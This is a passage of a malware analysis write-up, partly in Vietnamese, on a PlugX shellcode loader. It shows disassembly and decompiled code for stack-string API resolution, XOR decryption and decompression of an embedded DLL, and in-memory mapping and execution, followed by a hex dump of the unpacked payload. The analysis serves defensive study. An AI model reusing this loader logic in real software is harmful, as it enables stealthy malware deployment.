 -               call [ebp+GetProcAddress]
 -               call [ebp+LoadLibraryA]
 -               call [ebp+GetProcAddress]
 -               call [ebp+GetProcAddress]
 -               call [ebp+VirtualAlloc]
 -               call [ebp+VirtualAlloc]
 -               call [ebp+RtlDecompressBuffer]
 -               call [ebp+VirtualAlloc]
 -               call [ebp+memcpy]
 -               call [ebp+LoadLibraryA]
 -               call [ebp+GetProcAddress]
 -               call [ebp+GetProcAddress]
 -               call [ebp+VirtualProtect]
 -               call ecx ; call to DllEntryPoint
 -               call [ebp+exported_func] ; call to PlugX exported function
 -               call [ebp+VirtualFree]
 -               call [ebp+VirtualFree]
```

Stack strings technique


- Áp dụng kĩ thuật stackstring, shellcode cấu thành tên các hàm APIs



```
.text:00431E99
.text:00431E99 loc_431E99:                             ; CODE XREF: f_load_dll_from_memory+395↑j
.text:00431E99                 mov     [ebp+var_4], 0
.text:00431EA0                 mov     edx, [ebp+var_4]
.text:00431EA3                 mov     [ebp+edx+szVirtualAlloc], 'V' ; VirtualAlloc
.text:00431EAB                 mov     eax, [ebp+var_4]
.text:00431EAE                 add     eax, 1
.text:00431EB1                 mov     [ebp+var_4], eax
.text:00431EB4                 mov     ecx, [ebp+var_4]
.text:00431EB7                 mov     [ebp+ecx+szVirtualAlloc], 'i'
.text:00431EBF                 mov     edx, [ebp+var_4]
.text:00431EC2                 add     edx, 1
.text:00431EC5                 mov     [ebp+var_4], edx
.text:00431EC8                 mov     eax, [ebp+var_4]
.text:00431ECB                 mov     [ebp+eax+szVirtualAlloc], 'r'
.text:00431ED3                 mov     ecx, [ebp+var_4]
.text:00431ED6                 add     ecx, 1
.text:00431ED9                 mov     [ebp+var_4], ecx
.text:00431EDC                 mov     edx, [ebp+var_4]
.text:00431EDF                 mov     [ebp+edx+szVirtualAlloc], 't'
.text:00431EE7                 mov     eax, [ebp+var_4]
.text:00431EEA                 add     eax, 1
.text:00431EED                 mov     [ebp+var_4], eax
.text:00431EF0                 mov     ecx, [ebp+var_4]
.text:00431EF3                 mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00431EFB                 mov     edx, [ebp+var_4]
.text:00431EFE                 add     edx, 1
.text:00431F01                 mov     [ebp+var_4], edx
.text:00431F04                 mov     eax, [ebp+var_4]
.text:00431F07                 mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00431F0F                 mov     ecx, [ebp+var_4]
.text:00431F12                 add     ecx, 1
.text:00431F15                 mov     [ebp+var_4], ecx
.text:00431F18                 mov     edx, [ebp+var_4]
.text:00431F1B                 mov     [ebp+edx+szVirtualAlloc], 'l'
.text:00431F23                 mov     eax, [ebp+var_4]
.text:00431F26                 add     eax, 1
.text:00431F29                 mov     [ebp+var_4], eax
.text:00431F2C                 mov     ecx, [ebp+var_4]
.text:00431F2F                 mov     [ebp+ecx+szVirtualAlloc], 'A'
.text:00431F37                 mov     edx, [ebp+var_4]
.text:00431F3A                 add     edx, 1
.text:00431F3D                 mov     [ebp+var_4], edx
.text:00431F40                 mov     eax, [ebp+var_4]
.text:00431F43                 mov     [ebp+eax+szVirtualAlloc], 'l'
.text:00431F4B                 mov     ecx, [ebp+var_4]
.text:00431F4E                 add     ecx, 1
.text:00431F51                 mov     [ebp+var_4], ecx
.text:00431F54                 mov     edx, [ebp+var_4]
.text:00431F57                 mov     [ebp+edx+szVirtualAlloc], 'l'
.text:00431F5F                 mov     eax, [ebp+var_4]
.text:00431F62                 add     eax, 1
.text:00431F65                 mov     [ebp+var_4], eax
.text:00431F68                 mov     ecx, [ebp+var_4]
.text:00431F6B                 mov     byte ptr [ebp+ecx-108h], 'o'
.text:00431F73                 mov     edx, [ebp+var_4]
.text:00431F76                 add     edx, 1
```




```
  return 2;
// "LoadLibraryA" -> (size: 13)
strcpy(szLoadLibraryA, "LoadLibraryA");
v71 = 0xD;
LoadLibraryA = GetProcAddress(kernel32_base_addr, szLoadLibraryA);
if ( !LoadLibraryA )
  return 3;
// "VirtualAlloc" -> (size: 13)
strcpy(szVirtualAlloc, "VirtualAlloc");
v71 = 0xD;
VirtualAlloc = GetProcAddress(kernel32_base_addr, szVirtualAlloc);
if ( !VirtualAlloc )
  return 4;
// "VirtualFree" -> (size: 12)
strcpy(szVirtualFree, "VirtualFree");
v71 = 0xC;
VirtualFree = GetProcAddress(kernel32_base_addr, szVirtualFree);
if ( !VirtualFree )
  return 5;
// "VirtualProtect" -> (size: 15)
strcpy(szVirtualProtect, "VirtualProtect");
VirtualProtect = GetProcAddress(kernel32_base_addr, szVirtualProtect);
if ( !VirtualProtect )
  return 6;
// "ExitThread" -> (size: 11)
strcpy(szExitThread, "ExitThread");
v71 = 0xB;
if ( !GetProcAddress(kernel32_base_addr, szExitThread) )
  return 6;
// "ntdll" -> (size: 6)
strcpy(szntdll, "ntdll");
ntdll_handle = LoadLibraryA(szntdll);
if ( !ntdll_handle )
  return 7;
// "RtlDecompressBuffer" -> (size: 20)
strcpy(szRtlDecompressBuffer, "RtlDecompressBuffer");
```



LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect
ExitThread
RtlDecompressBuffer
memcpy

Decompress the final Dll

- Gọi hàm **RtlDecompressBuffer** để giải nén ra payload cuối là một Dll.




```
signature = *ptr_enc_compressed_dll_addr;                    // ptr_enc_compressed_dll_addr = 0x1592 (offset on disk)
                                                             // signature = 0xC7EA9B1C
xor_key = signature - 0x7979A9AA;                            // xor_key = 0x4E70F172
// dd 0B598E96Eh
// dd 0C7EA9B1Ch -> signature
// dd 0004C000h  -> uncompressed_size
// dd 2E542h     -> compressed_size;
for ( j = 0; j < 0x10; ++j )
  config_info_buf[j] = xor_key ^ ptr_enc_compressed_dll_addr[j];// xor_key = 0x72
if ( signature != computed_signature )
  return 0xA;
dwSize = computed_compressed_size + 0x10;                    // dwSize = 0x2E552
compressed_buf = VirtualAlloc(0, computed_compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
  return 0xB;
xor_key = signature - 0x7979A9AA;
// fill compressed buffer
for ( k = 0; k < dwSize; ++k )
  *(&compressed_buf->decoded_buffer + k) = xor_key ^ ptr_enc_compressed_dll_addr[k];
// uncompressed_buf_size = 0x4C000
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
  return 0xC;
final_uncompressed_size = 0;
// decompress dll payload to memory
if ( RtlDecompressBuffer(
       COMPRESSION_FORMAT_LZNT1,
       uncompressed_buf,
       uncompressed_buf_size,                                // 0x4C000
       &compressed_buf->compressed_buf,
       compressed_buf->compressed_size,                      // 0x2E542
       &final_uncompressed_size) )
{
  return 0xD;
}
if ( uncompressed_buf_size != final_uncompressed_size )
```

1

2

Execute Dll from memory


- Shellcode thực hiện nhiệm vụ của loader để mapping Dll vào vùng nhớ mới.
- Gọi tới hàm mà Dll này export để thực thi nhiệm vụ chính của mã độc.



```
plugx_decrypted_dll = plugx_mapped_dll;
// 0070000  00 00 00 00 29 00 6C 02  A8 0A 03 00 92 15 6C 02  ....).l.¨...'.l.
// 0070010  52 E5 02 00 69 00 6C 02  0C 15 00 00 00 00 00 00  Rå..i.l.........
plugx_mapped_dll->signature = 0;
plugx_decrypted_dll->ptr_shellcode_base = ptr_call_addr;  // 00402029 E8 00 00 00 00
plugx_decrypted_dll->shellcode_size = end_sc_offset;
plugx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr;// 00403592 1C 9B ....
plugx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size;// 0x2E552
plugx_decrypted_dll->config = config;                     // 0x0402069 (offset 0x69 on disk)
plugx_decrypted_dll->config_size = config_size;           // 0x0150C
plugx_decrypted_dll->ptr_PlugX_entry_point = plugx_mapped_dll + payload_nt_headers->OptionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
if ( !(plugx_decrypted_dll->ptr_PlugX_entry_point)(plugx_mapped_dll, 1, 0) )
  return 0x15;
if ( ExportProc )
  ExportProc();                                           // execute export function
if ( !VirtualFree(compressed_buf, 0, MEM_RELEASE) )
  return 0x16;
if ( VirtualFree(uncompressed_buf, 0, MEM_RELEASE) )
  return 0;
return 0x17;
}
```


Dump decompressed Dll

- Dump file từ bộ nhớ ra disk để phục vụ phân tích.
- File đã bị hủy thông tin header.



decompressed_dll_4C000.dump

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  6C 41 76 62 42 48 6A 44 4C 75 4D 42 54 6B 57 57  lAvbBHjDLuMBTkWW
00000010  45 78 5A 45 4F 6F 54 65 79 70 75 44 63 4B 4E 45  ExZEOoTeypuDcKNE
00000020  74 6C 73 50 61 48 48 78 69 5A 7A 4A 6E 4E 6E 74  tlsPaHHxiZzJnNnt
00000030  69 49 46 4C 42 43 4F 59 50 58 54 00 E0 00 00 00  iIFLBCOYPXT.à...
00000040  78 43 52 55 6A 44 62 52 4E 4C 58 4A 76 73 47 79  xCRUjDbRNLXJvsGy
00000050  75 4F 77 76 55 59 55 76 76 46 58 5A 77 7A 42 55  uOwvUYUvvFXZwzBU
00000060  70 6F 4B 48 4D 75 50 46 45 45 67 45 73 67 71 61  poKHMuPFEEgEsgqa
00000070  56 69 75 4C 6E 6C 53 52 74 69 51 72 7A 63 4C 49  ViuLnlSRtiQrzcLI
00000080  69 7A 61 55 6E 5A 6A 78 79 45 51 62 6D 76 42 69  izaUnZjxyEQbmvBi
00000090  53 4F 67 72 75 55 64 46 4E 6C 78 78 50 6F 50 64  SOgruUdFNlxxPoPd
000000A0  75 72 75 68 61 69 67 6F 61 58 52 71 4E 59 63 6C  uruhaigoaXRqNYcl
000000B0  75 4E 58 72 4C 44 42 69 48 49 65 67 56 43 75 48  uNXrLDBiHIegVCuH
000000C0  77 73 77 48 68 53 6B 45 72 4B 77 68 55 6C 52 78  wswHhSkErKwhUlRx
000000D0  4C 44 6B 46 42 64 59 79 4C 6E 79 72 50 52 71 54  LDkFBdYyLnyrPRqT
000000E0  53 6C 00 00 4C 01 03 00 30 83 1E 53 00 00 00 00  Sl..L...0f.S....
000000F0  00 00 00 00 E0 00 02 21 0B 01 0C 00 00 00 00 00  ....à..!........
00000100  00 3C 00 00 00 00 00 00 B0 81 00 00 00 10 00 00  .<......°.......
00000110  00 10 00 00 00 00 00 10 00 10 00 00 00 02 00 00  ................
00000120  05 00 01 00 00 [illegible]            00 00 00  ................
00000130  00 E0 04 00 00 [illegible]            00 40 01  .à...........@.
00000140  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000150  00 00 00 00 10 00 00 00 60 8F 04 00 45 00 00 00  ........`...E...
00000160  30 91 04 00 78 00 00 00 00 00 00 00 00 00 00 00  0'..x...........
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 A0 04 00 0C 33 00 00 00 00 00 00 00 00 00 00  . ...3..........
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 50 7A 00 00 40 00 00 00  ........Pz..@...
000001B0  00 00 00 00 00 00 00 00 00 90 04 00 30 01 00 00  ............0...
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001E0  A5 7F 04 00 00 10 00 00 00 80 04 00 00 04 00 00  ¥........€......
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 60  ............`..`
00000200  2E 69 64 61 74 61 00 00 D2 07 00 00 00 90 04 00  .idata..Ò.......
00000210  00 08 00 00 00 84 04 00 00 00 00 00 00 00 00 00  .....„..........
00000220  00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00  ....@..@.reloc..
00000230  0C 33 00 00 00 A0 04 00 00 34 00 00 00 8C 04 00  .3... ...4...Œ..
```




Offset	Name	Value	Meaning
48360	Characteristics	0	
48364	TimeDateStamp	612C95CD	Monday, 30.08.2021 08:24:45 UTC
48368	MajorVersion	0	
4836A	MinorVersion	0	
4836C	Name	48F92	RFPmzNfQQFPXX
48370	Base	1	
48374	NumberOfFunctions	1	
48378	NumberOfNames	1	
